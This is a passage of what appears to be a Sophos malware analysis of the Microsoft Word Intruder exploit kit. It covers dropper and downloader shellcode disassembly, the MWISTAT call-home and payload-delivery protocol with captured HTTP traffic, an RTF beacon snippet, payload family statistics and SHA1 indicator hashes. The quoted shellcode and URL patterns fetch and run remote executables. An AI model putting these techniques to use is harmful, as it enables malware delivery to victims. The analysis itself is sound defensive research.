
From this point, droppers and downloaders follow slightly different execution paths.

Droppers

A decrypted dropper consists of two parts: more shellcode, and a memory block containing the final malware sample for delivery. The first-stage shellcode jumps to the second-stage dropper code, which writes the malware to disk and runs it.

The malware ends up in a file called %LOCAL SETTINGS%\ntxobj.exe (or, in more recent MWI versions, in %LOCAL SETTINGS%\Temporary Internet Files\Content.Word\~WRX4014.tmp).

The dropped file is executed either by using the CreateProcessA Windows function, or by using the WMI COM interface [12][13][14]. The process creation logic used by WMI-based droppers is taken from the MSDN examples [15] and [16].



```
lea     edx, [ebp-54h]   ; ROOT\CIMV2
mov     [ebp-4], ebx
mov     ecx, [eax]
push    ebx
push    edx
push    eax
call    dword ptr [ecx+0Ch] ; ConnectServer
cmp     eax, 0
jnz     abort
```

```
push    ebx
push    ebx
push    3                    ; RPC_C_IMP_LEVEL_IMPERSONATE
push    3                    ; RPC_C_AUTHN_LEVEL_CALL
push    ebx
push    ebx
push    0Ah                  ; RPC_C_AUTHN_WINNT
push    dword ptr [ebp-4]
call    dword ptr [ebp-0D4h] ; CoSetProxyBlanket
cmp     eax, 0
jnz     abort
```

```
mov     eax, [ebp-4]
lea     edx, [ebp-10h]
push    ebx
push    edx
push    ebx
lea     edx, [ebp-70h]   ; Win32_Process
mov     [ebp-10h], ebx
mov     ecx, [eax]
push    ebx
push    edx
push    eax
call    dword ptr [ecx+18h] ; WbemServices -> GetObject
cmp     eax, 0
jnz     abort
```


```
mov     eax, [ebp-10h]
lea     edx, [ebp-8]
push    ebx
push    edx
lea     edx, [ebp-3Ch]   ; Create
mov     [ebp-8], ebx
mov     ecx, [eax]
push    ebx
push    edx
push    eax
call    dword ptr [ecx+4Ch] ; GetMethod
```

Using WMI for execution of the dropped executable is unusual. We assume that Microsoft Word Intruder uses this as a trick to try to bypass real-time security products that do not monitor the use of WMI.

Downloaders

A decrypted downloader works similarly, except that the dropped executable is fetched using the URLDownloadToFileA function, rather than copied out of memory. The URL is appended to the shellcode.

The malware file is downloaded to one of the filenames mentioned above for the dropper variants, and executed in the same way as in the dropper case.




```
push    0E2B28CD6h      ; GetTempPathA -ror D 0-
call    edi
pop     esi
push    100h
call    eax
push    0DCD18EF2h      ; lstrcatA -ror D 0-
call    edi
mov     ebx, [esp+arg_0]
mov     esi, [esp+arg_4]
cmp     ebx, 0
jz      short loc_D1
cmp     ebx, 5
jz      short loc_D9
add     esi, 83Dh
jmp     short loc_DF
-----------------------------------------------------------

                        ; CODE XREF: sub_4F+73↑j
add     esi, 824h
jmp     short loc_DF
-----------------------------------------------------------

                        ; CODE XREF: sub_4F+78↑j
add     esi, 82Fh

                        ; CODE XREF: sub_4F+80↑j
                        ; sub_4F+88↑j
push    esi
add     ecx, 352h
push    ecx
call    eax
push    393A3BBh        ; LoadLibraryA -ror D 0-
call    edi             ; GetProcAddress
xor     ecx, ecx
mov     cx, 'no'
push    ecx
push    'mlru'
push    esp
call    eax             ; LoadLibraryA
push    ebp
xchg    eax, ebp
push    0BC68D9Ch       ; URLDownloadToFileA -ror D 0-
call    edi             ; GetProcAddress
```

C&C communication flow


As mentioned earlier in this paper, MWI provides a supplemental module called MWISTAT to facilitate its communication with a C&C server, and to keep track of the various malware distribution campaigns (called "threads" in MWISTAT terminology).

The server-side component is a collection of PHP scripts, and during the infection process the booby-trapped document on the victim's computer triggers HTTP requests to "call home" with tracking data.


Encrypted Zbot and loader
CVE-2012-0158 exploit and first stage shellcode
INCLUDEPICTURE "http://{serverpath}/{mainscript}?id={campaign_ID}"
CVE-2014-1761 exploit and and first stage shellcode
CVE-2013-3906 exploit and and first stage shellcode
2: exploit trigger
1: http://{serverpath}/{mainscript}?id={campaign_ID}
3: http://{serverpath}/{mainscript}?id={campaign_ID}&id=1
C&C

The server differentiates between downloaders ("EXTERNAL threads" in MWISTAT terminology, because the malware is external to the booby-trapped RTF file) and droppers ("INTERNAL threads" in MWISTAT terminology, because the malware is embedded inside the RTF file).

The first "call-home" is triggered when an infectious document is opened. This happens because the RTF links to an image file on the C&C server. Word fetches this otherwise harmless image as part of rendering the document. The image therefore acts as a tracking beacon for MWI.




```
{\listoverride
\listid283385527\pgp\ipgp0\itap0\li0\ri0\bin-32\sb0\sa0\listoverridecount00000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000002611111
{\field{\*\fldinst { INCLUDEPICTURE "http:/[redacted]webstat/image.php?id=19019691" \\*
MERGEFORMAT \\d}}{\fldrslt}}
{\object\objocx{\*\objclass Word.Document.11}
{\*\objdata
01050000020000001b00000000000000000000000000000000000000000000000000000000
0000000000000000e0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff0900060000000000000000
0000000010000000100000000000000001000000200000001000000feffffff0000000000000000
```

Note that the image call-home is independent of the exploit, and will happen even if the exploit fails. The general structure of an MWI image URL is:

```
INCLUDEPICTURE "{serverpath}/{mainscript}?id={campaign_ID}
```

Here, {campaign_ID} is an 8 digit number, randomly generated for each new malware campaign, or distribution thread.

When the server receives this request, it will add the calling-home computer to its database of potential victims and set its status to OPEN. In response to the request, the server sends back an innocent, empty JPEG file. The received picture file is not used in the infection process; its only purpose is to make the C&C traffic look innocent.



```
GET /webstat/img.php?id=33816634 HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
InfoPath.3; ms-office; MSOffice 14)
Accept-Encoding: gzip, deflate
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 12 Jun 2015 20:55:15 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
Transfer-Encoding: chunked
Content-Type: image/jpeg

28f
......JFIF.....`.`......Exif..II*..............C..............
..
................. $.' ",#..(7),01444.'9=82<.342...C........

.2!.!
22222222222222222222222222222222222222222222222222...........
".......................................
.....................}........!1A..Qa."q.2....#B...R..$3br..
     %&'()
```


The next step occurs if one of the exploits is triggered. The second-stage shellcode connects back to the C&C server to signal that it has succeeded.

In case of downloaders, the shellcode sends an HTTP request that looks like the image URL, but with an appended &act=1 tag.

```
{serverpath}/{mainscript}?id={campaign_ID}&act=1
```


This tag tells the server that an "EXTERNAL thread" request arrived. The server sets the status of the victims to LOAD (meaning that the exploit worked) and returns the payload executable.

The payload corresponding to the campaign is stored on the server with the filename {campaign_ID}.exe.




```
GET /webstat/img.php?id=33816634&act=1 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 12 Jun 2015 20:55:17 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
Content-Disposition: attachment; filename=33816634.exe
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 658432
Content-Type: application/octet-stream

MZ......................@..........................................
program cannot be run in DOS mode.

$.......PE..L....CWU..............................
.. ...
...@.. ........................`
..........@..................................@.
```

In case of droppers, the shellcode uses the tag &act=2 instead.


Downloader and dropper second stage code
CVE-2012-0158 exploit and first stage shellcode
INCLUDEPICTURE "http://{serverpath}/{mainscript}?id={campaign_ID}"
CVE-2014-1761 exploit and and first stage shellcode
CVE-2013-3906 exploit and and first stage shellcode
2: exploit trigger
3: http://{serverpath}/{mainscript}?id={campaign_ID}&id=2
1: http://{serverpath}/{mainscript}?id={campaign_ID}
C&C

This tag tells the server that an “INTERNAL thread” request arrived. At this point the server sets the status of the victims to LOAD (indicating that the exploit was loaded). No executable file is returned because the malware is embedded in the MWI file itself




```
GET /webstat/img.php?id=99226396&act=2 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
GTB7.4; InfoPath.3)
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 03 Jul 2015 08:39:25 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.8-2
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html
```

Once the delivered malware is active on the victim’s computer, it lives a life of its own, typically establishing communication with a completely different C&C server.

Payload

MWI seems to have been very broadly popular with other cybercrimals, for whom Objeckt is effectively operating an “exploits-as-you-need-them” malware creation service.

We found that samples from practically all high-profile malware families have been delivered by MWI-generated droppers and downloaders.



●	Zbot	25%
●	Carberp	18%
●	Buhtrap	6%
●	HawkEye	6%
●	NetWiredRC	4%
●	Timba	2%
●	Andromeda	2%
●	Bandok	2%
●	Corkow	2%
●	Dofoil	2%
●	Dyzap	2%
●	Limitail	2%
●	RemoteUtilities	2%
●	Teamview	2%
●	Toshliph	2%
●	Wauchos	2%
●	Other	1%

Indeed, the complete list of distributed payloads is very wide ranging, and includes money-stealing Trojans, commercial password stealers (HawkEye) and Remote Access Tools (e.g. TeamViewer, Ammyy and Remote Utilities).

A partial list of malware families that have been distributed via MWI includes:

Andromeda
Badur
Bandok
Buhtrap
Carberp
Corkow
Cromptui
CryptoWall
Dofoil
Dyreza
Dyzap
Evotob
Fsysna
Gamarue
Kasidet
Limitail
NetWiredRC
Omaneat
Peaac
Ransom
Repezor
Rovnix
Sekur
Sheldor
Sopinar
SpyGate
Staser
Throwback
Tinba
Toshliph
Trontoz
Vawtrak
VBSFlood
Wauchos
Zbot

(A partial list of SHA1 sample hashes can be found in the Appendix.)

In other words, even though the Microsoft Word Intruder kit is advertised for targeted attacks, which are usually associated with nation-state intrusions or other focused surveillance operations, it seems that its primary users are money-making cybercriminals aiming for smaller, less obvious, malware campaigns.

It seems that some cybergangs are learning that less really can be more.

References

1. https://www.fireeye.com/blog/threat-research/2015/04/a_new_word_document.html
2. http://www.trojanbotnet.com/2014/06/microsoft-office-word-exploit.html
3. http://securelist.com/analysis/publications/37158/the-curious-case-of-a-cve-2012-0158-exploit/
4. https://blogs.rsa.com/attacking-a-pos-supply-chain-part-1/
5. https://nakedsecurity.sophos.com/advanced-persistent-threats-the-new-normal/
6. https://blogs.sophos.com/2015/02/03/sophoslabs-elite-apt-hackers-arent-always-elite-coders/
7. https://blogs.sophos.com/2014/10/30/the-rotten-tomato-campaign-new-sophoslabs-research-on-apts/
8. http://blog.checkpoint.com/2015/06/26/microsoft-word-intruder-rtf-sample-analysis/
9. http://blog.0x3a.com/post/117760824504/analysis-of-a-microsoft-word-intruder-sample
10. https://www.proofpoint.com/threat-insight/post/Foot-in-the-Door
11. https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/
12. http://v-martyanov.livejournal.com/15641.html
13. https://msdn.microsoft.com/en-us/library/aa390423%28v=vs.85%29.aspx
14. http://www.asmcommunity.net/forums/topic/?id=30264
15. https://msdn.microsoft.com/en-us/library/aa389388%28v=vs.85%29.aspx
16. http://microsoft.public.win32.programmer.wmi.narkive.com/iCPU8tT1/launching-application-on-a-share-with-win32-process-create-method
17. http://www.seculert.com/blog/2012/08/java-0-day-blackhole-king.html
18. http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/hawkeye-nigerian-cybercriminals-used-simple-keylogger-to-prey-on-smbs
19. https://github.com/hfiref0x/CVE-2015-1701/tree/master/Source/Taihou
20. http://www.msofficeforums.com/versionchart.php?mon=12
21. http://www.welivesecurity.com/2015/04/09/operation-buhtrap/
22. http://www.isightpartners.com/2015/06/hawkeye-keylogger-campaigns- affect-multiple-industries/
23. https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit

SOPHOS

Appendix: Samples

Here is a partial list of SHA1 hashes covering 240 malware samples that we have determined were distributed using MWI:

0164f765fb7052a8d424f00b171ed07d12ad38c3	(Buhtrap)
03062e13fa18d1fbf3ceb9af8066d44be14b1a98	(Zbot)
038edf0b0bc3faec0c9c8c291fd9f1ac509383d1	(Heye)
05468cb85b2ef4f63ffc2256414eb984315e7600	(Heye)
06e15e42d9afbc5fa60f550a4e05d8465ac97962	(Zbot)
06fb8253707bfb7407b24329bb1f0bccf1c75f61	(Buhtrap)
07ac3100117511990ce5289f34516bfde0cf8955	(Ammyy)
0836e191a3acc68691678da93b27a4647ed0b81a	(Zbot)
08b98d597329ad7500b5e0fc2aff9088a1476040	(Cromptui)
093526b670953023701fbc59973673427dabae7b	(Carberp)
09c407767dee6a62b2f749ad42237a743d7041d0	(Kazy)
0b382fb11442c893eeafd2774f3716f5163d4400	(VB)
0d3cd2a3f96ef987d1c573a93e22aac2960f3e8f	(Zbot)
0ed093948ab56f7b7f35efd4418523fb265d50e7	(SpyGate)
1195c4627be54f26b29d0dc56752d233547ff6a4	(Wauchos)
13523cfce0c813a571534ae1f447d8887efa40ae	(Sekur)
1571d05e37f7bf6c7f2d5930c3c17c6cbb1ef78e	(Throwback)
1633ae5ff2e74118806e2a73d3e3c5445283fb01	(Kazy)
1716a5e070d4dd894f9fe3c275f9eb0cf2f7366e	(Zbot)
18e0c75baa79355d24015acab0a6225bf9f75880	(Kazy)
192c420744f4fd2fb0d1049669f49a52de5b488b	(Carberp)
19cc1c2c632e885456d574e91bc6fefb78969337	(Zbot)
20dcea80d03449c7c573efe583cb2ec11962452e	(Carberp)
22c3a093a23ee698adeaae811028be560acf734c	(Bandok)
2366013669847310262389 57f79b47540be87d31	(Zbot)
236bdc316797309b21b466dac2cafb1685b5424a	(Carberp)
238ea4c615a7d924fda45fe0c1a99087a5f55113	(Corkow)
2577ae447809052b671e065472d8f3a92ff4432b	(Carberp)
25f3ad83db42bfba5704afab906697022f004a2e	(Carberp)
27f59ac9b5796b46bb13cf9dc85bb5e8893a96d5	(Heye)
28e403d40f9f6ef209d983c9bf12c2375e07efe6	(Carberp)
2a4d4c699fb34a31ab2b5f8a67735ec3093aa2c4	(Staser)
2a6067bfc5eefe252af572a516e52cf40c8cf3c5	(Carberp)
2c378afb16742b138f8e5f35887687f98a3bfc14	(Dyzap)
2de039f70be6062201bb1d890a510730009c429a	(Wauchos)
2e52513029f0b164a27ee997d838339e83c74222	(Carberp)
31e9839b2e3b656406faabb7f05fd76a53edea93	(Carberp)
33ffaa455e8f68f1be227ed2d32427fc3c35a20e	(Carberp)
343b3546cff0b52065b354e24a8370b65874f8a1	(Heye)
37235cfae855f41be4128b32d6a7e399325664e8	(Carberp)
386d40d972a74729d20d6e95b6ab5ffd4c8b7bec	(Heye)
3b6efeb322fc464086e7daaa54398ac1ceef4bff	(Heye)
3d108765da9e451c3800524d0a524ac210c89953	(Carberp)
3f3a2f8340ef11afcbdda834af2aa8e3a64e94b9	(Carberp)
400631fecfc435a47578d482471bc4817ae4dc81	(Zbot)
403ec3cc696cc02d4cd3e4b41486228fc4537053	(Buhtrap)
40d4dfdba734483dbf3119a9cd3531086e6aba00	(Zbot)
40df05a0a872f92371ea315af786746d84342837	(Evotob)
452f039f5d26e047900e8af8b81bb986bea21623	(Carberp)
489f70efbcbcaa6534185de0abd02dd5f128d11d	(Zbot)
491d7a0b8136bad5f115a2af2ae8737ad9b4d2ec	(Zbot)
4a131d65a1c780447606faa509f1ed2ec08771b6	(Carberp)

4ad5e80794532928d5faa72af68a33fa3d1ab587	(Zbot)
4da12a7730301073ab634b6a597a0d9c3902447d	(Kasidet)
4ec7f0703c33be891027492571b1bf2585da3d30	(Vawtrak)
4edb139f6d459f3a7dd31abba29a4c6c3046072f	(Wauchos)
53ebd50f65b0c41d199451ef7b667cd5628c0947	(Vawtrak)
54b8085a371d63eba486136730d1c3ad303c3693	(Heye)
5517896a2e9dff5db6394b9af2542c191bf1f07c	(Trontoz)
563f20c755dfd43840de7c060cf653395c9f3c61	(Trontoz)
